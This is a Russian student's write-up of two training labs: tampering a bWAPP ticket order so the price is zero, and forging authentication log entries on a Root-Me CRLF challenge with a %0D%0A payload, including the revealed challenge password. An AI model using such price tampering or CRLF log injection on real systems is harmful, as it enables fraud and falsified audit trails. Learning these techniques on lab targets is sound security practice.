

Выполнил Мешечкин Д. Инфобез-2837 (Ранее 2345)

Задание 1: Выполнить задание Insecure DOR (Order Tickets) в bWAPP.


На данном ресурсе существует возможность заказа билетов с автоматическим списанием средств со счёта за покупку.

Изначально попробую "заказать" несколько билетов.

Видно, что за 5 билетов списывается сумма в "75эвра". Рассмотрю перехваченные запросы в BurpSuite. В данной "лабораторной машине" есть не безопасная отправка запроса. Меняю её на "более интересную", и для закрепления результата смотрю через "ответ в браузере".


```
1 POST /insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://127.0.0.1
10 Connection: close
11 Referer: http://127.0.0.1/insecure_direct_object_ref_2.php
12 Cookie: PHPSESSID=08nin2ugib67cqoh9nbqt0osf1; security_level=0
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 ticket_quantity=10&ticket_price=0&action=order

71
72
73
74
75
76
77
78
79
80
81
82
83
84
```



В результате получаю 10 билетов с автоматическим списанием средств равным "0эвра". Считаю, что на данном этапе "лабораторная машина" выполнена.

Задание 2: Выполнить задание <https://www.root-me.org/en/Challenges/Web-Server/CRLF>



На данном ресурсе снова представлена форма аутентификации. Из описания задания известно, что данный ресурс связан с уязвимостью CRLF. Далее необходим поиск для раскручивания данной уязвимости.

[https://owasp.org/www-community/vulnerabilities/CRLF\\_Injection](https://owasp.org/www-community/vulnerabilities/CRLF_Injection)

## Description

The term CRLF refers to **C**arriage **R**eturn (ASCII 13, `\r`) **L**ine **F**eed (ASCII 10, `\n`). They're used to note the termination of a line, however, dealt with differently in today's popular Operating Systems. For example: in Windows both a CR and LF are required to note the end of a line, whereas in Linux/UNIX a LF is only required. In the HTTP protocol, the CR-LF sequence is always used to terminate a line.


Использование подобных нагрузок при вводе пары для аутентификации - не дало результатов. Продолжив поиски обнаружилась информация

<https://book.hacktricks.xyz/pentesting-web/crlf-0d-0a>

где уже более интересное объяснение нагрузок и их применение.

If an attacker is able to inject the CRLF characters into the HTTP request he is able to change the output stream and fake the log entries. He can change the response from the webs application to something like the below:

```
/index.php?page=home&%0d%0a127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=ed
```



challenge01.root-me.org/web-serveur/ch14/?username=admin authenticated.%0D%0Aadmin&password=admin

# Root Me

## Authentication v 0.04

Login

Password

connect

Authentication log

```
admin failed to authenticate.  
admin authenticated.  
guest failed to authenticate.  
admin \r failed to authenticate.  
admin\r failed to authenticate.  
admin\n failed to authenticate.  
admin \r failed to authenticate.  
admin \n failed to authenticate.  
admin\r\n failed to authenticate.  
admin \r\n failed to authenticate.  
admin \r \n failed to authenticate.  
admin failed to authenticate.  
admin authenticated.  
admin failed to authenticate.
```

Well done, you can validate challenge with this password : rFSP&G0p&5uAg1%

Используя полученную информацию снова пытаюсь авторизоваться через пару admin:admin. После чего подставляя в нагрузку authenticated.%0D%0A обрамляя логин admin получается авторизоваться под данной парой. Получаю необходимый пароль для сдачи лабораторной машины.

## CRLF

20 Баллы 🌍

Автор  
g0uZ, 31 Июль 2011

Niveau 🌐  
🟢 🟡 🟠 🔴

### Заявление

Вводить ложные данные в журнал регистрации.

Начать вызов

3 соответствующий(ие) ресурс(ы)

- 🇬🇧 rfc2616 (RFC)
- 🇫🇷 Vulnérabilité CRLF (Exploitation - Web)
- 🇬🇧 HTTP request smuggling (Exploitation - Web)

### Валидация

Молодец, ты выиграл 20 Баллы

Не забудьте отметить этот вызов, высказав свое мнение ;-)

🐦 Твиттер!